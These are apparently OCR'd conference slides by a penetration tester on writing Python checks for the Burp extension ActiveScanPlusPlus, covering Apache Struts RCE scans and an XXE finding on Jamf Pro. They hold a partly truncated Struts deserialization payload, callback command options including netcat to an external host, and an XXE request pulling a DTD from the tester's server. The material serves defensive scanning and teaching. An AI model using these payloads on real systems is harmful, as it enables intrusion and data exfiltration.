
Raw | Headers | Hex

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
X-Ack: 24562678
Cache-Control: no-cache
Pragma: no-cache
Expires: -1
Content-Type: text/javascript
Date: Fri, 06 Jul 2018 19:26:46 GMT
Connection: close
Content-Length: 4763

/*
 * $Id: utils.js 1240312 2012-02-03 19:44:51Z jogep $
 *
 * Licensed to the Apache Software Foundation (ASF) under one
 * or more contributor license agreements.  See the NOTICE file
 * distributed with this work for additional information
 * regarding copyright ownership.  The ASF licenses this file
 * to you under the Apache License, Version 2.0 (the
 * "License"); you may not use this file except in compliance
```

? | < | + | > | Type a search term | 0 highlights

# Burp Collaborator



# Coding Additional Checks


- But I don’t want to code in Java!
- Use Python

- I don’t know the first thing about coding a Burp extension!
- Start with something similar

- How will I make it go?
- Existing python scripts

# Code It

```
# Based on exploit at https://github.com/chrisjd20/cve-2017-9805.py
# Tested against https://dev.northpolewonderland.com (SANS Holiday Hack Challeng
# Tested against https://pentesterlab.com/exercises/s2-052
        def doStruts_2017_9805_Scan(self, basePair):
                global callbacks, helpers

                collab = callbacks.createBurpCollaboratorClientContext()
                collab_payload =collab.generatePayload(True)

                param_pre = '<?xml version="1.0" encoding="utf8"?
><map><entry><jdk.nashorn.internal.objects.NativeString><flags>0</flags><value
class="com.sun.xml.internal.bind.v2.runtime.unmarshaller.Base64Data"><dataHandle
class="com.sun.xml.internal.ws.encoding.xml.XMLMessage$XmlDataSource"><is class=
class="javax.crypto.NullCipher"><initialized>false</initialized><opmode>0</opmod
class="javax.imageio.spi.FilterIterator"><iter class="javax.imageio.spi.FilterIt
class="java.util.Collections$EmptyIterator"/><next class="java.lang.ProcessBuild
                param_post = '</string></command><redirectErrorStream>false</red
class="javax.imageio.ImageIO$ContainsFilter"><method><class>java.lang.ProcessBui
```

# What Command Do I Want?

- Works in a blind context
- Cross-platform
- Widely available
- Traverses firewalls
- Won’t run forever

- ~~dir / whoami / echo~~
- ~~wget http://external.mysite.com~~
- ~~nslookup external.mysite.com~~
- ~~nc external.mysite.com 4444~~
- ~~ping external.mysite.com~~

ping external.mysite.com -c1

# Git Fork - Pull - Merge - Fear

albinowax / **ActiveScanPlusPlus**

Watch 43 | Unstar 275 | Fork 109


Code | Issues 1 | Pull requests 0 | Projects 0 | Wiki | Insights


- Pulse
- **Contributors**
- Community
- Commits
- Code frequency
- Dependency graph
- Network
- Forks

Jun 22, 2014 – Jul 13, 2018

Contributions: **Commits**

Contributions to master, excluding mer




albinowax

27 commits 1,038 ++ 700 --

#2

**chriselgee** commented 3 days ago

# I made a thing!

**albinowax** commented 2 days ago • edited

Owner

## right - did you mean to…?


**chriselgee** added some commits 3 days ago

- Check for Collaborator
- Add checks for two Struts2 vulns, XXE i
- Typos
- Move doStruts_2017_12611_scan

Verified fa2c1c8

**chriselgee** commented 20 minutes ago

## Ye - no.  Fixed!



**albinowax** commented 3 hours ago

Owner

ok, I'll adjust this and that, and - done!


4
3
2
1
0
July
October
2015
April
July
October
2016
April
July
October
2017
April
July
October
2018
April
July



albinowax
#1
29 commits 1,081 ++ 723 --
4
2
July
2015
July
2016
July
2017
July
2018
July


chriselgee
#2
4 commits 190 ++ 39 --
4
2
July
2015
July
2016
July
2017
July
2018
July


ZephrFish
#3
1 commit 2 ++ 2 --
4
2
July
2015
July
2016
July
2017
July
2018
July


gabemarshall
#4
1 commit 1 ++ 1 --
4
2
July
2015
July
2016
July
2017
July
2018
July


Look at me
now!


So what?

# Jamf Pro

```
POST /client/ HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:59.0) Gecko/20100101
Firefox/59.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: JSESSIONID=4DFCCB4A6252FDFA0A83C256FFF3418A
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: text/xml
Content-Length: 142

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE data SYSTEM "http://[redacted]:8675/parameterEntity_doctype.dtd">
<data>&send;</data>
```

? < + > Type a search term 0 matches

chris@pentest02:[redacted]/xxe

File Edit View Search Terminal Help

```
chris@pentest02:[redacted]/xxe$ python3 -m http.server 8675
Serving HTTP on 0.0.0.0 port 8675 ...
[redacted]- - [23/May/2018 16:29:44] "GET /parameterEntity_doctype.dtd HTT
P/1.1" 200 -
```

Jam

Raw | Params | Headers | Hex | XML

```
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: text/xml
Content-Length: 88

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE data SYSTEM "http://10.[redacted]/">
```

? < + > Type a search term 0 matches

**Response**

Raw | Headers | Hex | XML

```
HTTP/1.1 200 OK
X-FRAME-OPTIONS: SAMEORIGIN
Cache-Control: no-store, no-cache, must-revalidate, max-age=0[redacted]0,
pre-check=0
Content-Type: text/xml;charset=utf-8
Date: Thu, 24 May 2018 16:56:39 GMT
Connection: close
Server: Apache
Content-Length: 659

<?xml version='1.0' encoding='UTF-8'?><ns2:jamfMessage
xmlns:ns3="http://www.jamfsoftware.com/JAMFCommunicationSettings"
xmlns:ns2="http://www.jamfsoftware.com/JAMFMessage"><device><macAddresses><macAddress
bsdName="">00:00:00:00:00:00</macAddress></macAddresses></device><application>com.jamf
software.jss</application><messageTimestamp>1527180999364</messageTimestamp><content
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:type="ns2:ResponseContent"><uuid>00000000-0000-0000-0000-000000000000</uuid><comma
ndType>com.jamfsoftware.error</commandType><status><code>1302</code><timestamp>1527180
999364</timestamp></status></content></ns2:jamfMessage>
```

? < + > Type a search term 0 matches

Done 928 bytes 1,235 millis

0 matches

=0,

><macAddress
tion>com.jamf
mp><content


</uuid><comma
stamp>1527180

0 matches

928 bytes 187 millis

# Questions

- What about the new Struts 2018-11776 vulnerability??



albinowax / ActiveScanPlusPlus

Unwatch 43 | Unstar 317 | Fork 119

Code | Issues 0 | Pull requests 0 | Projects 0 | Wiki | Insights

# Feature Request - Apache Struts RCE CVE-2018-11776 #12

New issue

Closed **decidedlygray** opened this issue 14 days ago · 5 comments

**decidedlygray** commented 14 days ago • edited

Hello,

I was wondering if you might consider implementing a check for CVE-2018-11776? I did read what you said in #8 about being a lightweight scanner addon, but I figure since CVE-2018-11776 is another OGNL related, simple payload it might not be that much work to implement?

An example exploit PoC can be found here. Or maybe an even better payload is just a simple addition injection one like in here `${(111+111)}`, which gets executed and translated to `222`. English translation.

Having this integrated into a Burp extension would be extremely valuable. The check for the older struts vuln (CVE-2017-5638) has certainly helped me out. The problem with vulnerability scanners is they don't typically also crawl and if they do, it's not deep. Where the check for CVE-2017-5638 has come in handy is for complex sites that have applications nested way past the web root /. Using Burp to crawl, then having

**Assignees**

No one assigned

**Labels**

None yet

**Projects**

None yet

**Milestone**

No milestone

**Notifications**

# Thank you!

- Chris Elgee
- @chriselgee